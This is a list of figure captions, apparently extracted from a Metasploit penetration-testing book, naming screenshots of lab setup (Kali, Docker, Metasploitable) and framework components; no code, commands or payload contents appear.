


Figure 2.11 – msfconsole on Ubuntu – home screen




Figure 2.12 – Docker installation on Kali – step 1




Figure 2.13 – Docker installation on Kali – step 2




Figure 2.14 – Docker installation on Kali – step 3




Figure 2.15 – Docker installation on Kali – step 4




Figure 2.16 – Metasploitable VM files




Figure 2.17 – Running Metasploitable in VMWare




Figure 2.18 – Metasploitable VM login screen




Figure 2.19 – Fetching Docker files for metasploit-vulnerability-emulator

Chapter 3: Metasploit Components and Environment Confi guration




Figure 3.1 – Metasploit Framework directory




Figure 3.2 – Metasploit Framework Structure




Figure 3.3 – Auxiliary TCP Port Scanner




Figure 3.4 – Reverse TCP Payload




Figure 3.5 – Metasploit Framework Banner




Figure 3.6 – Metasploit Framework version check

